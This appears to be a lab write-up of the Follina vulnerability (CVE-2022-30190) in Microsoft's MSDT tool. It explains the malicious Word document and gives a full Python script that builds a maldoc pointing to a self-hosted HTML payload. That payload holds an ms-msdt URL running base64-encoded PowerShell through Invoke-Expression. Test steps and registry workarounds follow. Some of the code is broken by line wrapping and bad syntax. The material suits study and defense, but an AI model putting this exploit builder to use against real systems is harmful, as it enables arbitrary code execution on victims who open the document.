

REMOTE CODE EXECUTION (RCE) VULNERABILITY


Introduction

A remote code execution vulnerability (CVE-2022-30190) exists when Microsoft Support Diagnostic Tool (MSDT) is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application.

Technical Details and Exploit

The sample Word document was got first shared by [@nao_sec](#) on twitter.

After researching the contents of the it, here are the research details:

A screenshot of a terminal window with a dark background and light blue text. The terminal shows the following commands and output:

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(kali㉿kali)-[~/workStation/CVE/msdt]
$ echo tronglvSE150340
tronglvSE150340

(kali㉿kali)-[~/workStation/CVE/msdt]
$ tree doc
doc
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── fontTable.xml
    ├── _rels
    │   └── document.xml.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

5 directories, 10 files

(kali㉿kali)-[~/workStation/CVE/msdt]
$
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
Here unzipping the contents of a word document (which combined and made a word document)

Inside doc/word/_rels/document.xml.rels contains the reference to the external link.

The contents of original file [RDF842l.html](#)

The payload is the HTML document that contains a series of A character. The purpose of these A's were the necessary padding to make the file size over 4096 bytes in length because any files less than 4096 bytes would not trigger the payload cause an HTML processing function had a hardcoded buffer size.

Above lines are powershell code which is encoded in base64. When decode this:



Affected Products

[+] This vulnerability can be exploited in all OS of windows family, both desktop and server.

[+] Microsoft office versions 2013/2016/2019/2021 and other Professional plus.

Rebuild maldoc with python

[+] doc skeleton

[+] source code

```
#!/usr/bin/env python3
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import argparse
import ipaddress
import netifaces
import os
import tempfile
import shutil
import base64
import random
import string
import socketserver
import socket
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import http.server

"""
Creating Arguments Parsing
"""
parser = argparse.ArgumentParser()
parser.add_argument(
    "--command",
    "-c",
    default = 'start chrome.exe'
    "https://www.youtube.com/watch?v=WYmZpTBNG4w&t=30s",
    help = "command to run on the target machine (default: start chrome.exe"
    "\"https://www.youtube.com/watch?v=WYmZpTBNG4w&t=30s\"")",
)
parser.add_argument(
    "--output",
    "-o",
    default = "./maldoc_CVE-2022-30190.doc",
    help = "output maldoc file (default: ./maldoc_CVE-2022-30190.doc)",
)
parser.add_argument(
    "--interface",
    "-i",
    default = "eth0",
    help = "network interface or IP address to host HTTP server (default: eth0)",
)
parser.add_argument(
    "--port",
    "-p",
    default = "8000",
    help = "port to serve the HTTP server (default: 8000)",
)

"""
Main function
    [+] Getting IP address from interface for maldoc knows what to reach out to.
    [+] Copy the Microsoft Word skeleton into a temporary staging folder.
    [+] Creating maldoc
    [+] Serve html payload
"""
def main(args):

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    """ Getting IP address from interface for maldoc knows what
    to reach out to. """
    try:
        serve_host = ipaddress.IPv4Address(args.interface)
    except ipaddress.AddressValueError:
        try:
            serve_host =
netifaces.ifaddresses(args.interface)[netifaces.AF_INET][0][
                "addr"
            ]
        except ValueError:
            print(
                "[!] error detering http hosting address. did
you provide an interface or ip?"
            )
            exit()

    """ Copy the Microsoft Word skeleton into a temporary
    staging folder. """
    doc_skeleton = "doc"
    temp_staging_dir = os.path.join(
        tempfile._get_default_tempdir(),
next(tempfile._get_candidate_names())
    )
    maldoc_path = os.path.join(temp_staging_dir, doc_skeleton)
    shutil.copytree(doc_skeleton, os.path.join(temp_staging_dir,
maldoc_path))
    print(f"[+] Copied Microsoft Word skeleton
{temp_staging_dir}")
    # Prepare a temporary HTTP server location
    serve_path = os.path.join(temp_staging_dir, "www")
    os.makedirs(serve_path)
    """ Creating maldoc step """
    # Modify maldoc_CVE-2022-30190 to include our HTTP server
    rels_path = os.path.join(
        temp_staging_dir, doc_skeleton, "word", "_rels",
"document.xml.rels"
    )
    with open(rels_path) as file:
        modify_rels_xml = file.read()
        modify_rels_xml = modify_rels_xml.replace(
            "{staged_html}",
f"http://{serve_host}:{args.port}/index.html"
        )
    with open(rels_path, "w") as file:
        file.write(modify_rels_xml)
    # Rebuild the original of office file
    shutil.make_archive(args.output, "zip", maldoc_path)

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os.rename(args.output + ".zip", args.output)
print(f"[+] Created maldoc {args.output}")

""" Serve HTTP payload """
command = args.command
# Base64 encode our command return str
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")
html_payload = f"""<script>location.href = "ms-msdt:/id
PCWDiagnostic /skip force /param \\\"IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetS
tring([System.Convert]'+[char]58+[char]58+'FromBase64String('+[c
har]34+'{base64_payload}'+[char]34+''))))i/../../../../../../../../
../../../../../../../../Windows/System32/mpsigstub.exe\\\""; //"""
html_payload += (
    "".join([random.choice(string.ascii_lowercase) for _ in
range(4096)])
    + "\n</script>"
)
# Create HTML endpoint
with open(os.path.join(serve_path, "index.html"), "w") as
file:
    file.write(html_payload)
# Create basic webserver serving file
class ReuseTCPServer(socketserver.TCPServer):
    def server_bind(self):
        # Setting socket option at the socket
level(SOL_SOCKET)
        # The SO_REUSEADDR flag tells the kernel to reuse a
local socket in TIME_WAIT state,
        #                                     without waiting
for its natural timeout to expire.
        #                                     1 parameter is
(ON/true).
        # Avoid bind() exception: OSError: [Errno 48]
Address already in use.
        self.socket.setsockopt(socket.SOL_SOCKET,
socket.SO_REUSEADDR, 1)
        # Hosting server on local_address
        self.socket.bind(self.server_address)
class Handler(http.server.SimpleHTTPRequestHandler):
    def __init__(self, *args, **kwargs):
        super().__init__(*args, directory=serve_path,
**kwargs)
    def log_message(self, format, *func_args):

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        super().log_message(format, *func_args)
    def log_request(self, format, *func_args):
        super().log_request(format, *func_args)
    def serve_http():
        with ReuseTCPServer("", int(args.port)), Handler) as
httpd:
        httpd.serve_forever()
    # Host the HTTP server on all interfaces
    print(f"[+] Serving html payload on :{args.port}")
    serve_http()
if __name__ == "__main__":
    main(parser.parse_args())

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Setup environment


[+] VMs

- [Windows](#)

- chrome browser

- [office deployment tools](#)

Download and extract then change dir to extracted folder run this command with administrator




- [Kali](#)

Time to test

[+] on kali machine


// Creating webserver serves file on port 9000

\$ python3 -m http.server 9000



// run python maldoc into another terminal

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$. /modify_maldoc.py
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


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kali@kali: ~/workStation/CVE/0x7E6/30190/msdt
File Actions Edit View Help


(kali@kali)~[~/../CVE/0x7E6/30190/msdt]
$ ./modify_maldoc.py
[+] Copied Microsoft Word skeleton /tmp/0frqbvrc
[+] Created maldoc ./maldoc_CVE-2022-30190.doc
[+] Serving html payload on :8000
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[+] on windows machine


- turn off firewall
- turn off windows security (real-time and cloud-delivered)




- open browser access: [ip_kali_machine:9000] and download maldoc. [ip_kali_machine] depend on your kali vm.




- Run maldoc downloaded







- Click "Enable Editing"



- Payload is delivering and executing



- You are hacked



Workarounds

[+] Disable the MSDT URL Protocol

1. Run **Command Prompt as Administrator**.
2. To back up the registry key, execute the command "reg export HKEY_CLASSES_ROOT\ms-msdt *filename*"

3. Execute the command “reg delete HKEY_CLASSES_ROOT\ms-msdt /f”.

Note: To restore the registry key, execute the command “reg import *filename*” as Administrator.

[+] Microsoft Defender Detections & Protections

- Turn-on cloud-delivered protection and automatic sample submission, real-time protections.